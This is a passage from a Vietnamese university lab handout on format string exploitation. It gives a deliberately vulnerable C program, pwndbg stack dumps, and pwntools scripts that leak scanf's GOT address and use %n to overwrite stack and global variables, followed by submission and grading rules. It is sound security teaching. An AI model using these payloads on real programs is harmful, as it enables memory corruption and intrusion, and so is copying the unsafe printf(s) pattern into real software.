0xffffd140: 0x6c6c6568 0x00c3006f 0x00000001 0xf7fc7e0
0xffffd150: 0x00000000 0x00000000 0xf7fd000 0x00000000
0xffffd160: 0x00000000 0x00000534 0x0000008e 0xf7fb1224
0xffffd170: 0x00000000 0xf7fb3000 0xf7fc7e0 0xf7fb64e8
pwndbg>
```

Giả sử đặt địa chỉ cần đọc dữ liệu được đặt ở đầu chuỗi **s** (khung màu xanh), xác định địa chỉ này sẽ tương ứng với tham số thứ mấy của `printf`?

Bước 3. Tạo chuỗi định dạng để đọc dữ liệu từ địa chỉ

Sau bước 2, ta đã xác định được địa chỉ cần đọc dữ liệu trong chuỗi **s** sẽ nằm ở vị trí tham số nào của `printf`, giả sử là **k**. Ở bước này cần tạo 1 chuỗi định dạng, trong đó tại vị trí tham số thứ **k** của `printf` sẽ có format `%s` để đọc dữ liệu.

Với địa chỉ cần đọc dữ liệu là tham số thứ **k** của `printf`, có thể trực tiếp đọc nội dung tại địa chỉ đó với chuỗi định dạng sau:

```
<addr>%<k-1>$s
```

Lưu ý: nếu địa chỉ *addr* không hợp lệ hoặc số *k-1* chưa phù hợp, việc truy xuất địa chỉ sẽ gây ra lỗi, tương tự như phần B.2.2.

Yêu cầu 4. Sinh viên khai thác và truyền chuỗi **s** đọc thông tin từ Global Offset Table (GOT) và lấy về địa chỉ của hàm **scanf**. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Gợi ý đoạn mã khai thác:

```
1 from pwn import *
2 sh = process('./app-leak')
3 leakmemory = ELF('./app-leak')
4 # address of scanf entry in GOT, where we need to read content
5 __isoc99_scanf_got = leakmemory.got['__isoc99_scanf']
6 print ("- GOT of scanf: %s" % hex(__isoc99_scanf_got))
7 # prepare format string to exploit
8 # change to your format string
9 fm_str = b'%p%p%p'
10 payload = p32(__isoc99_scanf_got) + fm_str
11 print ("- Your payload: %s" % payload)
12 # send format string
13 sh.sendline(payload)
14 sh.recvuntil(fm_str+b'\n')
15 # remove the first bytes of __isoc99_scanf@got
16 print ('- Address of scanf: %s' % hex(u32(sh.recv()[4:8])))
17 sh.interactive()
```

Kết quả chạy đoạn mã khai thác là địa chỉ của `scanf` trên hệ thống.

```

ubuntu@ubuntu: ~$ python3 yc3_scanf.py
[+] Starting local process './app-leak': pid 2796
[*] '/home/ubuntu/app-leak'
  Arch:      i386-32-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x8048000)
- GOT of scanf: 0x804a018
- Your payload: 
[*] Process './app-leak' stopped with exit code 0 (pid 2796)
- Address of scanf: 0xf7e183b0
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$

```

Sinh viên giải thích ý nghĩa dòng code 16 để lấy địa chỉ của scanf từ GOT?

B.3 Khai thác lỗ hổng format string để ghi đè bộ nhớ

Ở trên, ta đã chỉ ra cách sử dụng chuỗi định dạng để đọc dữ liệu từ stack và từ các địa chỉ tùy ý. Ở phần này, ta sẽ khai thác lỗ hổng format string để truyền các chuỗi định dạng có khả năng ghi đè giá trị trên các vùng nhớ.

B.3.1 Giới thiệu format %n

%n không in ra dữ liệu gì, mặt khác nó nắm giữ số ký tự đã được xuất thành công trước đó và lưu vào vùng nhớ được chỉ định trong tham số là 1 con trỏ. Do cách hoạt động của %n luôn cần 1 địa chỉ làm tham số, do đó khi muốn ghi đè bắt buộc phải biết địa chỉ của vị trí cần ghi.

Về cơ bản, dạng chuỗi định dạng dùng để ghi đè giá trị sẽ có dạng như sau:

[overwrite addr][additional format] %[overwrite offset]\$n

Trong số đó:

- **overwrite addr** là địa chỉ ta muốn ghi đè, viết dưới dạng Little endian.
- **additional format** là ký hiệu format được thêm để đảm bảo giá trị được %n ghi vào **overwrite addr** là giá trị mong muốn. Ta có tổng kích thước dữ liệu được in ra với overwrite addr và additional format là giá trị cần ghi đè.
- **overwrite offset** là thứ tự tham số của vị trí lưu overwrite addr so với vùng tham số của hàm in (ví dụ printf), để đảm bảo %n được dùng với overwrite addr.
- **n** là kí hiệu để ghi dữ liệu.

Từ định dạng trên, ta thấy có 3 thông tin cần xác định khi khai thác là overwrite addr, overwrite offset và additional format.

Phần này khai thác file thực thi **app-overwrite** với mã nguồn bên dưới, trong đó:

- File thực thi **32 bit**.
- **c** là biến cục bộ, **a** và **b** là các biến toàn cục đã có gán giá trị.
- Trong source code có xuất địa chỉ của biến **c**.
- Có lỗ hổng format string ở dòng 8 gọi printf() thứ 2.

```

1  #include <stdio.h>
2  int a = 123, b = 456;
3  int main() {
4      int c = 789;
5      char s[100];
6      printf("%p\n", &c);
7      scanf("%s", s);
8      printf(s);
9      if (c == 16) {
10         puts("\nYou modified c.");
11     } else if (a == 2) {
12         puts("\nYou modified a for a small number.");
13     } else if (b == 0x12345678) {
14         puts("\nYou modified b for a big number!");
15     }
16     printf("\na = %d, b = %x, c = %d", a, b, c);
17     return 0;
18 }

```

B.3.2 Ghi đè bộ nhớ ngăn xếp

Yêu cầu 5. Sinh viên khai thác và truyền chuỗi s để ghi đè biến c của file **app-overwrite** thành giá trị **16**. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Bước 1. Xác định địa chỉ cần ghi đè (overwrite addr)

Biến c là biến cục bộ, do đó nằm trong stack frame của hàm main. Trong source code của app-overwrite có dòng code 6 giúp in ra địa chỉ của biến c này. Lưu ý: khi debug và khi chạy địa chỉ này sẽ khác nhau.

```

ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ ./app-overwrite
0xffd27e7c
hello
hello
ubuntu@ubuntu:~$

```

Do c nằm trong stack, địa chỉ có thể khác nhau giữa lúc debug và chạy chương trình. Ví dụ trong gdb, ta thấy được biến c được lưu trữ tại **0xffffd1ac**, khác lúc chạy.

```

[ DISASM / i386 / set emulate on ]
0x80484d9 <main+14> sub esp, 0x74
0x80484dc <main+17> mov dword ptr [ebp - 0xc], 0x315
0x80484e3 <main+24> sub esp, 8
0x80484e6 <main+27> lea eax, [ebp - 0xc]
0x80484e9 <main+30> push eax
0x80484ea <main+31> push 0x8048610
0x80484ef <main+36> call printf@plt
0x80484f4 <main+41> add esp, 0x10
0x80484f7 <main+44> sub esp, 8
0x80484fa <main+47> lea eax, [ebp - 0x70]
0x80484fd <main+50> push eax

[ STACK ]
00:0000 esp 0xffffd134 -> 0xffffd1ac <- 0x315
01:0004 0xffffd138 -> 0xffffd990 <- 0x0
02:0008 0xffffd13c -> 0x1
03:000c 0xffffd140 -> 0x0
04:0010 0xffffd144 -> 0xc30000
05:0014 0xffffd148 -> 0x1
06:0018 0xffffd14c -> 0xf7ffc7e0 (_rtld_global_ro) <- 0x0
07:001c 0xffffd150 -> 0x0

[ BACKTRACE ]
> f 0 0x80484ea main+31
f 1 0xf7de2ed5 __libc_start_main+245

(gdb) p/x $ebp - 0xc
$1 = 0xffffd1ac

```


Bước 2. Xác định overwrite offset hay thứ tự tham số của printf

Bước này được thực hiện tương tự như **Bước 2** ở phần **B.2.1**.

Debug chương trình, quan sát các tham số dành cho scanf, ta xác định được chuỗi s sẽ được lưu ở địa chỉ **0xffffd148**.

```

[ DISASM / i386 / set emulate on ]
0x8048503 <main+56> call    __isoc99_scanf@plt          <__isoc99_scanf@plt>
format: 0x8048614 ← 0x6d007325 /* '%s' */
vararg: 0xffffd148 ← 0x1

0x8048508 <main+61> add     esp, 0x10
0x804850b <main+64> sub     esp, 0xc
0x804850e <main+67> lea     eax, [ebp - 0x70]
0x8048511 <main+70> push    eax
0x8048512 <main+71> call    printf@plt          <printf@plt>

0x8048517 <main+76> add     esp, 0x10
0x804851a <main+79> sub     esp, 0xc
0x804851d <main+82> push    0xa
0x804851f <main+84> call    putchar@plt        <putchar@plt>

0x8048524 <main+89> add     esp, 0x10

[ STACK ]
00:0000 esp 0xffffd130 → 0x8048614 ← and     eax, 0x6d007325 /* '%s' */
01:0004 0xffffd134 → 0xffffd148 ← 0x1
02:0008 0xffffd138 → 0xf7ff990 ← 0x0
03:000c 0xffffd13c ← 0x1
04:0010 0xffffd140 ← 0x0
05:0014 0xffffd144 ← 0xc30000
06:0018 eax 0xffffd148 ← 0x1
07:001c 0xffffd14c → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
[ BACKTRACE ]

```

Tiếp tục debug đến lệnh gọi hàm printf() thứ 2, ta thấy được tham số của nó bắt đầu từ vị trí **0xffffd130**.

```

[ DISASM / i386 / set emulate on ]
0x8048503 <main+56> call    __isoc99_scanf@plt          <__isoc99_scanf@plt>

0x8048508 <main+61> add     esp, 0x10
0x804850b <main+64> sub     esp, 0xc
0x804850e <main+67> lea     eax, [ebp - 0x70]
0x8048511 <main+70> push    eax
0x8048512 <main+71> call    printf@plt          <printf@plt>
format: 0xffffd148 ← 'hello'
vararg: 0xffffd148 ← 'hello'

0x8048517 <main+76> add     esp, 0x10
0x804851a <main+79> sub     esp, 0xc
0x804851d <main+82> push    0xa
0x804851f <main+84> call    putchar@plt        <putchar@plt>

0x8048524 <main+89> add     esp, 0x10

[ STACK ]
00:0000 esp 0xffffd130 → 0xffffd148 ← 'hello'
01:0004 0xffffd134 → 0xffffd148 ← 'hello'
02:0008 0xffffd138 → 0xf7ff990 ← 0x0
03:000c 0xffffd13c ← 0x1
04:0010 0xffffd140 ← 0x0
05:0014 0xffffd144 ← 0xc30000
06:0018 eax 0xffffd148 ← 'hello'
07:001c 0xffffd14c → 0xf7ff006f ← 0xfd61a0ff
[ BACKTRACE ]

```

Như vậy, **vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ mấy của printf?**

Bước 3. Xác định chuỗi định dạng để ghi đè

Giả sử từ bước 2 và 3, ta có địa chỉ của biến c trong chuỗi s sẽ tương ứng với vị trí tham số thứ k của hàm printf, khi đó có thể tạo chuỗi định dạng như sau để ghi đè lên vị trí biến c:

[addr of c][additional format]%<k-1>\$n


Lưu ý ta cần gán c thành 16. Trong đó, số ký tự đã được in ra ở phần [addr of c] là 4 byte (4 ký tự). Vậy muốn %n ghi được giá trị 16, ta cần additional format sẽ có tác dụng in 12 ký tự nữa. **Dùng chuỗi format nào để in được 12 ký tự?**

Bước 4. Truyền chuỗi để ghi đè

Sinh viên tham khảo đoạn mã khai thác bên dưới.

```
from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%p%p'
    # overwrite offset - change to your format
    overwrite_offset = b'%k-1$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()
```

Kết quả chạy code khai thác như bên dưới là thành công.



B.3.3 Ghi đề tại địa chỉ tùy ý

Có thể dễ dàng thấy rằng với cách ghi đè ở trên với overwrite addr nằm ở đầu chuỗi định dạng dùng để khai thác, giá trị ghi đè với %n sẽ luôn lớn hơn 4, do luôn có phần overwrite addr chiếm 4 byte (hoặc 8 byte). Vậy làm thế nào ghi đè giá trị nhỏ hơn như 1, 2, hay 3?

Để làm được điều này, ý tưởng là không cần đặt địa chỉ cần ghi đè ở đầu chuỗi. Ta có thể đặt địa chỉ này ở giữa hoặc cuối chuỗi, miễn sao phần overwrite offset được điều chỉnh để printf sử dụng đúng được địa chỉ đó làm tham số cho %n. Khi đó, công việc còn lại là phần additional format có thể in ra số lượng ký tự bằng đúng giá trị muốn ghi đè. Bên cạnh đó, cần có thêm padding để đẩy overwrite addr đến vị trí thích hợp, thường là địa chỉ chia hết cho 4.

```
[additional format]%<m-1>$n[padding][overwrite addr]
```

Ví dụ bên dưới, ta đang ghi giá trị 1 vào ô nhớ có địa chỉ **0x080412AB** là tham số thứ k+1 của printf, kí tự 'a' sẽ đảm bảo %n giữ giá trị 1, 3 ký tự x để thêm padding cho địa chỉ **0x080412AB** sẽ được bắt đầu tại vị trí địa chỉ chia hết cho 4.

```
a%k$nx\nx\nAB\n12\n04\n08
```

Yêu cầu 6. Sinh viên khai thác và truyền chuỗi s để ghi đè biến **a** của file **app-overwrite** thành giá trị 2. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Gợi ý: a là biến toàn cục đã được gán giá trị, do đó không nằm trên stack mà nằm trong section .data với địa chỉ cụ thể. Có thể info variables để xem địa chỉ của a.

```
pwndbg> info variables a
All variables matching regular expression "a":

Non-debugging symbols:
0x08049f08 __frame_dummy_init_array_entry
0x08049f08 __init_array_start
0x08049f0c __do_global_ctors_aux_fini_array_entry
0x08049f0c __init_array_end
0x0804a01c __data_start
0x0804a01c data_start
0x0804a020 __dso_handle
0x0804a024 a
0x0804a02c __bss_start
0x0804a02c _edata
pwndbg>
```

Sinh viên tham khảo đoạn mã khai thác bên dưới:

```
from pwn import *
def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a024 # address of a
    # format string - change to your answer
    payload = b'....%k$n' + p32(a_addr)
    sh.sendline(payload)
    print (sh.recv())
    sh.interactive()
fora()
```

Kết quả chạy mã khai thác như bên dưới là thành công.

```
ubuntu@ubuntu: ~$ python3 yc5_a.py
[+] Starting local process './app-overwrite': pid 5460
[*] Switching to interactive mode
0xff9c0c1c
[*] Process './app-overwrite' stopped with exit code 0 (pid 5460)
You modified a for a small number.
a = 2, b = 1c8, c = 789
[*] Got EOF while reading in interactive
$
```

Yêu cầu 7. Sinh viên khai thác và truyền chuỗi s để ghi đè biến **b** của file **app-overwrite** thành giá trị **0x12345678**. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác.

Lưu ý: b cũng là biến toàn cục.

Kết quả cần đạt được:

```
You modified b for a big number!
a = 123, b = 12345678, c = 789
[*] Got EOF while reading in interactive
$
```

C. YÊU CẦU & ĐÁNH GIÁ

C.1 Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

C.1.1 Cách 1: Báo cáo trực tiếp trên lớp

Báo cáo trực tiếp kết quả thực hành (có hình ảnh minh họa các bước) với GVTH trong buổi học, trả lời các câu hỏi và giải thích các vấn đề kèm theo.

C.1.2 Cách 2: Nộp file báo cáo

Báo cáo cụ thể quá trình thực hành (có hình ảnh minh họa các bước), trả lời các câu hỏi và giải thích các vấn đề kèm theo trong file PDF theo mẫu tại website môn học.

Đặt tên file báo cáo theo định dạng như mẫu:

[Mã lớp]-LabX_NhomY_MSSV1_MSSV2_MSSV3

Ví dụ: *[NT521.011.ANTT.2]-Lab4_Nhom1_20520001_20520999_20521000*.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

C.2 Đánh giá

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp ANTN).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 5.

Lưu ý: Bài sao chép, nộp trễ, “*gánh team*”, ... sẽ được xử lý tùy mức độ.

HẾT

Chúc các bạn hoàn thành tốt!